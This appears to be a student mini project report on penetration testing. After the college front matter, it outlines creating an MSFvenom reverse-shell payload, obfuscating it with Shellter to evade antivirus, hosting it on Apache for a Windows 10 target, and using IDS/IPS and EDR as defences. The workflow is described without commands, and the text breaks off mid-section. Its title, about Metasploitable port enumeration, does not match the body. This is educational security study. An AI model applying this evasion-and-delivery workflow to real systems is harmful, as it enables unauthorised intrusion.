

**A MINI PROJECT REPORT**  
**ON**  
**GAIN ACCESS OF METAPLOITABLE OS USING PORT ENUMERATION**

Submitted in the partial fulfillment of the requirements for the award of

**BACHELOR**  
**OF**  
**COMPUTER SCIENCE AND ENGINEERING**

SUBMITTED BY

**KOTA SANDEEP**  
**21BK1A0596**

**Under the guidance of**  
**Mrs. POONAM CHANAKYA(M. Tech)**  
**Assistant Professor**  
**DEPARTMENT OF CSE**



**DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING**

**St. Peter's Engineering College (UGC Autonomous)**

**Approved by AICTE, New Delhi, Accredited by NBA and NAAC with 'A' Grade,**

**Affiliated to JNTU, Hyderabad, Telangana**

**2021-2025**



# **St. PETER'S ENGINEERING COLLEGE**

**UGC - AUTONOMOUS**



Affiliated to JNTUH, Approved by AICTE, Accredited by NAAC with "A" Grade, NBA Programme Accredited (EEE, CSE, ECE)

## **DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING**

### **CERTIFICATE**

This is to certify that a Mini Project entitled **“GAIN ACCESS OF METAPLOITABLE OS USING PORT ENUMERATION”** is carried out by **KOTA SANDEEP(21BK1A0596)**, in partial fulfillment for the award of the degree of **BACHELOR OF COMPUTER SCIENCE AND ENGINEERING** is a record of bonafide work done by her/him under my supervision during the academic year 2024– 2025.

#### **INTERNAL GUIDE**

**Mrs. Poonim Chanakya**

**Assistant Professor**

Department of CSE

St. Peter's Engineering College,  
Hyderabad

#### **HEAD OF THE DEPARTMENT**

Department of CSE

St. Peters Engineering College,  
Hyderabad

#### **PROJECT COORDINATOR**

**Mr.A.Senthil Murugan, M.E., (Ph.D)**

**Assistant Professor**

Department of CSE

St. Peters Engineering College,  
Hyderabad

#### **EXTERNAL EXAMINER**



# St. PETER'S ENGINEERING COLLEGE

UGC - AUTONOMOUS



Affiliated to JNTUH, Approved by AICTE, Accredited by NAAC with "A" Grade, NBA Programme Accredited (EEE, CSE, ECE)

## DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

### ACKNOWLEDGEMENT

We sincerely express our deep sense of gratitude to **Mrs. POONIM CHANAKYA**, for his valuable guidance, encouragement and cooperation during all phases of the project.

We are greatly indebted to our Project Coordinator **Mr.A.SENTHIL MURUGAN**, for providing valuable advice, constructive suggestions and encouragement without whom it would not been possible to complete this project.

It is a great opportunity to render our sincere thanks to Head of the Department, Computer Science and Engineering for her timely guidance and highly interactive attitude which helped us a lot in successful execution of the Project.

We are extremely thankful to our Principal **Dr.K.SREE LATHA**, who stood as an inspiration behind this project and heartfelt for her endorsement and valuable suggestions.

We respect and thank our secretary **Sri.T.V.REDDY**, for providing us an opportunity to do the project work at **St.PETERS ENGINEERING COLLEGE** and we are extremely thankful to him for providing such a nice support and guidance which made us to complete the project.

We also acknowledge with a deep sense of reverence, our gratitude towards our parents, who have always supported us morally as well as economically. We also express gratitude to all our friends who have directly or indirectly helped us to complete this project work. We hope that we can build upon the experience and knowledge that we have gained and make a valuable contribution towards the growth of the society in coming future.

KOTA SANDEEP(21BK1A0596)



# St. PETER'S ENGINEERING COLLEGE

UGC - AUTONOMOUS



Affiliated to JNTUH, Approved by AICTE, Accredited by NAAC with "A" Grade, NBA Programme Accredited (EEE, CSE, ECE)

## DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

### INSTITUTE VISION

To be a renowned Educational Institution that moulds Students into Skilled Professionals fostering Technological Development, Research and Entrepreneurship meeting the societal needs.

### INSTITUTE MISSION

**IM1:** Making students knowledgeable in the field of core and applied areas of Engineering to innovate Technological solutions to the problems in the Society.

**IM2:** Training the Students to impart the skills in cutting edge technologies, with the help of relevant stake holders.

**IM3:** Fostering conducive ambience that inculcates research attitude, identifying promising fields for entrepreneurship with ethical, moral and social responsibilities.



# St. PETER'S ENGINEERING COLLEGE

UGC - AUTONOMOUS



Affiliated to JNTUH, Approved by AICTE, Accredited by NAAC with "A" Grade, NBA Programme Accredited (EEE, CSE, ECE)

## DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

### DEPARTMENT VISION

To be a vibrant nodal center for Computer Science Engineering Education, Research that make the students to contribute to technologies for IT, IT-Enabled Services; to involve in innovative research on thrust areas of industry and academia; to establish start-ups supporting major players in the industry.

### DEPARTMENT MISSION

**DM1:** Emphasize project based learning by employing the state-of art technologies, algorithms in software development for the problems in inter-disciplinary avenues.

**DM2:** Involve stakeholders to make the students industry ready with training in skill-oriented computer application software.

**DM3:** Facilitate to learn the theoretical nuances of Computer Science, Computer Engineering courses and motivate to carry out research in both core and applied areas of CSE.



# **St. PETER'S ENGINEERING COLLEGE**

**UGC - AUTONOMOUS**



Affiliated to **JNTUH**, Approved by **AICTE**, Accredited by **NAAC** with "A" Grade, **NBA** Programme Accredited (**EEE, CSE, ECE**)

## **DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING**

### **PROGRAM EDUCATIONAL OBJECTIVES (PEOs)**

**PEO1:** Graduates shall involve in research & development activities in industry and government arenas to conceive useful products for the society.

**PEO2:** Graduates shall be entrepreneurs contributing to national development in the fields of Computer Science based technologies.

**PEO3:** Graduates shall be team leaders working for software development, maintenance in the fields of software industry and government agencies.



# St. PETER'S ENGINEERING COLLEGE

UGC - AUTONOMOUS



Affiliated to JNTUH, Approved by AICTE, Accredited by NAAC with "A" Grade, NBA Programme Accredited (EEE, CSE, ECE)

## DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

### PROGRAM OUTCOMES (POs)

**Engineering Graduates will be able to:**

**1: ENGINEERING KNOWLEDGE:** Apply the knowledge of mathematics, science, engineering fundamentals, and an engineering specialization to the solution of complex engineering problems.

**2: PROBLEM ANALYSIS:** Identify, formulate, research literature, and analyze complex engineering problems reaching substantiated conclusions using the first principles of mathematics, natural sciences, and engineering sciences.

**3: DESIGN/DEVELOPMENT OF SOLUTIONS:** Design solutions for complex engineering problems and design system components or processes that meet the specified needs with appropriate consideration for public health and safety, and the cultural, societal, and environmental considerations.

**4: CONDUCT INVESTIGATIONS OF COMPLEX PROBLEMS:** Use research-based knowledge and research methods including design of experiments, analysis, interpretation of data, and synthesis of the information to provide valid conclusions.

**5: MODERN TOOL USAGE:** Create, select, and apply appropriate techniques, resources, and modern engineering and IT tools including prediction and modeling to complex engineering activities with an understanding of the limitations.

**6: THE ENGINEER AND SOCIETY:** Apply reasoning informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues, and the consequent responsibilities relevant to the professional engineering practice

**7: ENVIRONMENT AND SUSTAINABILITY:** Understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of, and need for sustainable development.

**8: ETHICS:** Apply ethical principles and commit to professional ethics and, responsibilities and norms of the engineering practice.

**9: INDIVIDUAL AND TEAM WORK:** Function effectively as an individual, and as a member or leader in diverse teams, and multidisciplinary settings.

**10: COMMUNICATION:** Communicate effectively on complex engineering activities with the engineering community and with society at large, such as being able to comprehend and draft effective reports and design documentation, make an effective presentation, give, and receive clear instructions.

**11: PROJECT MANAGEMENT AND FINANCE:** Demonstrate knowledge and understanding of the engineering and management principles and apply these to one's work, as a member and leader in a team, to manage projects and in a multidisciplinary environment.

**12: LIFE-LONG LEARNING:** Recognize the need for, and have the preparation and ability to engage in independent and lifelong learning in the broadcast context of technological changes.





# **St. PETER'S ENGINEERING COLLEGE**

**UGC - AUTONOMOUS**



Affiliated to JNTUH, Approved by AICTE, Accredited by NAAC with "A" Grade, NBA Programme Accredited (EEE, CSE, ECE)

## **DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING**

### **PROGRAM SPECIFIC OBJECTIVES (PSO'S)**

#### **PSO1**

Design and develop computing subsystems for data storage, communication, information processing, and knowledge discovery.

#### **PSO2**

Design algorithms for real world problems focusing on execution, complexity analysis considering the security, cost, quality, and privacy parameters in software development.



# St. PETER'S ENGINEERING COLLEGE

UGC - AUTONOMOUS



Affiliated to **JNTUH**, Approved by **AICTE**, Accredited by **NAAC** with "A" Grade, **NBA** Programme Accredited (**EEE, CSE, ECE**)

## DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

### DECLARATION

We declare that a Mini Project entitled “**GAIN ACCESS OF METAPLOITABLE OS USING PORT ENUMERATION**” is an Original Work submitted by the following group members who have actively contributed and submitted in partial fulfillment for the award of degree in “**Bachelor of Computer Science and Engineering**”, at **St. Peter's Engineering College**, Hyderabad, and this project work has not been submitted by me to any other college or university for the award of any kind of degree.

**Group No:** 16

**Program:** B. Tech

**Branch:** Computer Science and Engineering

**Mini Project Title:** GAIN ACCESS OF METAPLOITABLE OS USING PORT ENUMERATIONS

**Date Submitted:**

Name	Roll Number	Signature
KOTA SANDEEP	21BK1A0596	

## Table of Contents

<b>1) INTRODUCTION .....</b>	<b>3</b>
<b>2) LITERATURE SURVEY .....</b>	<b>5</b>
<b>2.1 Background Literature.....</b>	<b>5</b>
<b>2.2 Existing System .....</b>	<b>5</b>
<b>2.3 Disadvantages of Existing System .....</b>	<b>5</b>
<b>2.4 Proposed System .....</b>	<b>6</b>
<b>3) ANALYSIS.....</b>	<b>8</b>
<b>3.1 Requirements 3.1.1 Software Requirements .....</b>	<b>8</b>
<b>3.1.2 Hardware Requirements .....</b>	<b>9</b>
<b>3.2 Analysis of Offensive and Defensive Components .....</b>	<b>10</b>
<b>3.3 Network Architecture and Workflow .....</b>	<b>11</b>
<b>4) ARCHITECTURE.....</b>	<b>12</b>
<b>4.1 UML Diagrams.....</b>	<b>12</b>
<b>4.2 Use-Case Diagram.....</b>	<b>12</b>
<b>4.3 Class Diagram .....</b>	<b>13</b>
<b>4.4 Activity Diagram .....</b>	<b>14</b>
<b>4.5 Sequence Diagram .....</b>	<b>18</b>
<b>5) IMPLEMENTATION .....</b>	<b>20</b>
<b>5.1 Technologies Used .....</b>	<b>20</b>
<b>5.2 Implementation Code .....</b>	<b>21</b>
<b>6) TESTING .....</b>	<b>28</b>
<b>6.1 Testing Software.....</b>	<b>28</b>
<b>7) RESULTS.....</b>	<b>32</b>
<b>7.1 Project Output.....</b>	<b>32</b>
<b>8) CONCLUSION .....</b>	<b>34</b>
<b>8.1 Project Conclusion .....</b>	<b>34</b>
<b>8.2 Future Enhancements.....</b>	<b>35</b>
<b>9) REFERENCES .....</b>	<b>36</b>

## ABSTRACT

*In today's digital world, cybersecurity is more important than ever. With increasing cyber threats, organizations need both offensive and defensive strategies to protect their systems. This project aims to explore both sides by demonstrating how attackers gain unauthorized access to a system and how to defend against such intrusions. The goal is to understand the processes of exploiting vulnerabilities using the Metasploit Framework, which includes creating and obfuscating malicious payloads and hosting them on a server. The project also focuses on the defensive side, offering insights into how to prevent these types of attacks.*

*To achieve this, the project uses several tools, including MSFvenom for creating a reverse TCP payload, Shellter for obfuscating the payload to bypass antivirus detection, and Apache for hosting the payload on the local network. Once the payload is executed on a Windows 10 target system, a reverse shell is established, allowing the attacker to control the system remotely. At the same time, defensive techniques like using strong antivirus solutions and endpoint detection systems (EDS) are examined to prevent similar exploits.*


*The key findings of this project reveal that the reverse shell was successfully established in 7 out of 10 trials, despite facing challenges such as firewall blocks and browser detection of the payload. These obstacles highlight the importance of having robust security defences in place. The project concludes with practical recommendations for improving system security, including the implementation of strong antivirus and EDS solutions, and educating users on recognizing potential threats. By combining offensive and defensive approaches, this research contributes valuable insights to the broader field of cybersecurity.*

# 1) INTRODUCTION

Cybersecurity has become an essential part of modern information systems, with increasing threats from cyberattacks targeting both individuals and organizations. As the sophistication of cyberattacks continues to grow, it is critical to adopt proactive security measures that not only defend against existing vulnerabilities but also identify new threats before they can be exploited. Penetration testing, commonly known as ethical hacking, plays a crucial role in assessing the security of a system by simulating attacks to discover vulnerabilities. This process helps organizations identify weaknesses and implement stronger defences before malicious attackers can exploit them.

This project aims to demonstrate both offensive and defensive strategies in cybersecurity. On the offensive side, the project simulates a cyberattack using tools like Metasploit, MSFvenom, Shellter, and Apache to craft and deliver a malicious payload to a target system. On the defensive side, the effectiveness of Endpoint Detection Systems (EDS), IDS/IPS, and antivirus solutions in detecting and preventing these attacks is tested. The integration of both offensive and defensive components allows for a more holistic approach to cybersecurity, showing how attackers and defenders interact in a real-world scenario.

The following diagram (Fig 1.1) provides an overview of the offensive and defensive testing process. It outlines the key stages involved in the attack simulation and the corresponding defense mechanisms that are employed to detect and mitigate such threats.



**Fig 1.1: Overview of Offensive and Defensive Testing Process**

## 2) LITERATURE SURVEY

### 2.1 Background Literature

Penetration testing, often referred to as **ethical hacking**, has long been recognized as a critical practice in identifying and mitigating vulnerabilities in computer systems before they can be exploited by malicious attackers. Tools like **Metasploit** and **MSFvenom** have become essential in the penetration testing community. These frameworks allow cybersecurity professionals to simulate real-world attacks by exploiting system weaknesses. Additionally, tools such as **Shellter** are increasingly used to **obfuscate payloads**, making it harder for traditional antivirus software to detect malicious activities. On the defense side, techniques like **IDS/IPS**, **antivirus solutions**, and **Endpoint Detection and Response (EDR)** systems are vital for identifying and preventing cyberattacks. Together, these tools form the backbone of both offensive and defensive cybersecurity practices.

### 2.2 Existing System

Existing cybersecurity systems primarily rely on traditional defense mechanisms such as **firewalls**, **antivirus software**, and **Intrusion Detection Systems (IDS)**. These systems are designed to detect known threats and vulnerabilities, but they often fail when faced with sophisticated or **unknown threats**. For instance, traditional penetration testing tools like **Metasploit** use standard attack methods that may be easily detected by basic security measures. While these tools are effective for identifying basic vulnerabilities, they are often inadequate against more advanced attack techniques, such as **payload obfuscation**.

### 2.3 Disadvantages of Existing System


While traditional security tools offer a baseline level of protection, they have several significant limitations when dealing with modern, evolving threats. These systems can

effectively detect **known vulnerabilities**, but they struggle with detecting new, sophisticated methods like **payload obfuscation** or **social engineering attacks**. Additionally, many defense systems are **reactive** rather than proactive, only detecting an attack after it has occurred. This delayed detection means that attackers can cause significant damage before the defences kick in, making these systems insufficient in a rapidly changing threat landscape.

## 2.4 Proposed System

The proposed system combines both **offensive** and **defensive** strategies to create a more robust and proactive cybersecurity approach. The offensive component uses **Metasploit** to simulate attacks, while **Shellter** is used to obfuscate payloads, demonstrating how attackers can bypass traditional defences. On the defense side, the system integrates **IDS/IPS**, **antivirus solutions**, and **EDR tools** to detect and neutralize these attacks in real-time. This hybrid approach provides a more comprehensive view of both attack and defense strategies, highlighting the importance of implementing multi-layered defences in modern cybersecurity practices.





**Fig 2.1: Offensive and Defensive Strategy Interaction**

A diagram illustrating how the offensive tools (Metasploit, Shellter) interact with the defensive systems (IDS/IPS, antivirus, EDR). This could help clarify the hybrid approach and show the relationship between attack and defense.

## 3) ANALYSIS

### 3.1 Requirements

#### 3.1.1 Software Requirements

The project requires several software tools and platforms to execute the offensive and defensive strategies effectively. These include:

1. **Operating System:**

**Kali Linux or Parrot OS:** Used on the attacker's machine for penetration testing.

**Windows 10:** Used as the target system to simulate real-world scenarios.

2. **Metasploit Framework:** A powerful penetration testing tool used for managing exploits and establishing a reverse shell connection.
3. **MSFvenom:** A component of Metasploit used to generate custom malicious payloads.
4. **Shellter:** A dynamic shellcode injection tool used to obfuscate payloads and bypass antivirus software.
5. **Apache Server:** An open-source HTTP server used to host the payload and deliver it to the target system.
6. **IDS/IPS Tools:** Tools such as **Snort** or **Suricata** to monitor and detect malicious traffic.
7. **Antivirus Software:** Installed on the target system to evaluate the effectiveness of payload detection and defense.
8. **Programming Language (Optional):** Python, Bash, or other scripting languages may be used for automation or custom payload development.

### 3.1.2 Hardware Requirements

The project setup requires specific hardware configurations for both the attacker and target systems:

1. **Attacker Machine:**

- Processor: Dual-core or higher.
- Memory: Minimum 4 GB RAM.
- Operating System: Linux-based distribution (Kali, Parrot OS) with tools for penetration testing.
- Network Connectivity: Wired or wireless connection for local area network (LAN) simulation.

2. **Target Machine:**

- Windows 10 system with a default configuration to simulate a typical user environment.
- Antivirus software installed to evaluate payload detection.

3. **Networking Equipment:**

- Local area network setup to facilitate communication between the attacker and target systems.
- Router or switch for connecting devices.

## 3.2 Analysis of Offensive and Defensive Components

### Offensive Tools and Their Effectiveness

#### 1. Metasploit Framework:

- **Role:** Used for exploitation and reverse shell management.
- **Effectiveness:** Provides a comprehensive set of exploits and payload options, making it a powerful tool for penetration testing.

#### 2. MSFvenom:

- **Role:** Creates custom malicious payloads to exploit vulnerabilities.
- **Effectiveness:** Flexible and supports multiple payload formats for various target systems.

#### 3. Shellter:

- **Role:** Obfuscates payloads to bypass antivirus detection.
- **Effectiveness:** Highly effective in avoiding signature-based detection methods used by most antivirus software.

### Defensive Tools and Their Effectiveness

#### 1. Intrusion Detection/Prevention Systems (IDS/IPS):

- **Role:** Monitors network traffic and identifies suspicious activities.
- **Effectiveness:** Capable of detecting payload delivery attempts if configured correctly.

#### 2. Antivirus Software:


- **Role:** Scans files for malicious signatures and behaviours.
- **Effectiveness:** Effective at detecting known payloads but struggles with obfuscated payloads like those generated by Shellter.

#### 3. Endpoint Detection Systems (EDS):

- **Role:** Monitors endpoint devices for unusual behaviours or activities.
- **Effectiveness:** Adds an additional layer of defense by identifying anomalies during payload execution.

### 3.3 Network Architecture and Workflow

The architecture involves an attacker machine running tools like Metasploit, MSFvenom, and Shellter, connected to a target machine via a simulated LAN. The Apache server acts as the payload delivery mechanism, while IDS/IPS monitors the traffic.



**Fig 3.1: Network Setup for Penetration Testing and Defense**

This diagram Fig 3.1 showing:

1. **Attacker Machine:** Running Metasploit, Shellter, and Apache.
2. **Apache Server:** Hosting the payload for the target to access.
3. **Target Machine:** A Windows 10 system receiving and executing the payload.
4. **IDS/IPS:** Monitoring the network traffic between the attacker and the target.

## 4) ARCHITECTURE

### 4.1 UML Diagrams

The architecture of this project is visualized using **UML (Unified Modelling Language)** diagrams, which are widely used in software engineering to model and document system designs. UML diagrams help to represent the system's structure, behaviour, and interactions between its components in a standardized format. These diagrams provide a clear understanding of the offensive and defensive workflows, interactions between actors and processes, and the sequence of operations. The following subsections detail the specific UML diagrams used in this project:


- **Use-Case Diagram:** Illustrates the actors and their interactions with the system.
- **Class Diagram:** Represents the structural relationships between system components.
- **Activity Diagram:** Depicts the flow of actions and decisions in the offensive and defensive processes.
- **Sequence Diagram:** Demonstrates the chronological interactions between system components during an attack or defense scenario

### 4.2 Use-Case Diagram

The **Use-Case Diagram** illustrates the interactions between the main actors involved in the project and the system functionalities. The key actors in this project are:

- **Attacker:** Creates payloads, delivers them, and exploits the target system.
- **Target System:** Represents the machine receiving and executing the payload.

- **Defensive Mechanisms:** Includes tools like IDS/IPS, antivirus software, and EDR to monitor and respond to attacks




**Fig 4.2.1: Use-Case Diagram for Offensive and Defensive Interaction**

### 4.3 Class Diagram

The **Class Diagram** provides a structural view of the system by illustrating its components (classes), their attributes, methods, and relationships. Key components include:

- **Payload:** Attributes such as payload type and size.
- **Server:** Handles the hosting and delivery of payloads.
- **Defensive Tools:** Represents IDS/IPS and antivirus software used to detect malicious activities.



**Fig 4.3.1: Class Diagram for Offensive and Defensive Architecture**

## 4.4 Activity Diagram

The **Activity Diagram** models the step-by-step actions taken during both offensive and defensive operations. It depicts the sequence of actions, decision points, and concurrent activities. For instance:

- **Offensive Workflow:** Payload creation → Obfuscation → Delivery → Execution.
- **Defensive Workflow:** Monitoring traffic → Detecting anomalies → Mitigating threats.

### Key Components of the Activity Diagram

#### 1. Initial Node:

- This marks the **start** of the process. It signifies the point at which the system begins executing the workflow.

#### 2. Offensive Workflow: The **offensive workflow** represents the **steps performed by the attacker** in order to exploit a system. This part includes the following activities:

- **Payload Creation (MSFvenom):**
  - The **attacker** starts by **creating a malicious payload** using tools like **MSFvenom**. This is the first step in preparing the attack, which typically involves generating a custom payload that exploits a vulnerability in the target system.
- **Payload Obfuscation (Shellter):**
  - After creating the payload, the **attacker obfuscates** it using tools like **Shellter**. The purpose of obfuscation is to **hide** the payload from detection by antivirus software or intrusion detection systems (IDS) that might be monitoring for known malicious signatures.



- **Payload Delivery (Apache Server):**

- The **payload** is then **delivered** to the target system. In this case, the payload is **hosted on an Apache server**, and the **target system** accesses it, thinking it's legitimate software.

- **Payload Execution:**

- Once the payload is delivered, the **target system executes** it, which opens up a reverse shell or gives the attacker access to the system. This is the **exploit phase**, where the attacker gains control over the system.

3. **Defensive Workflow:** The **defensive workflow** represents how **defensive measures** are taken to detect and mitigate the attack.

- **Monitoring Traffic:**

- **Defensive tools**, such as **IDS/IPS** or **Antivirus software**, **monitor the network traffic** and system activities to detect any **anomalous behaviour** indicative of an ongoing attack. This is the first line of defense, where the system is passively observing the activity on the network.

- **Detecting Anomalies:**

